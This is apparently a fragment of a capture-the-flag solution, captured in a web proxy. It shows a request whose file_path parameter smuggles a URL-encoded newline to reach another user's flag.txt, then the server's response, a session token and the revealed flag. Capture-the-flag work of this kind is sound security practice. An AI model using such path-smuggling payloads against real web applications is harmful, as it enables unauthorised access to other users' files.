username=administrator123&file_path=test%0arepository/wonderadmin/flag.txt

Response

PrettyRawHexRender

1

HTTP/1.1 200 OK

2

Server: nginx/1.24.0 (Ubuntu)

3

Date: Sun, 03 Dec 2023 19:21:01 GMT

4

Content-Type: text/html; charset=utf-8

5

Connection: close

6

Vary: Cookie

7

Content-Length: 143

8

9

.eJxdyJEKgDAMAMC_ZBaLuvkWl0BTdS2JBEV8e8WJ3G-u2BTEhgB_cqJlQQtS9cP0EDgSAvtqSpUsnKV0_2jM1Kb0mfS0XmS97kQcW7tMLgffd0nqQ.jL6x0CzD14N5dQJCJa_XddrTrSQ

Accept share:

Accept File Share

File: repository/administrator123/test repository/wonderadmin/flag.txt

Shared by: administrator123

Accept Share

Flag access

File Preview

Owner: wonderadmin

Filepath: flag.txt

Share

Download

Flag: CJ2023{wonderful_trick!_zzzzzzzzzzzzzzzzzzzz}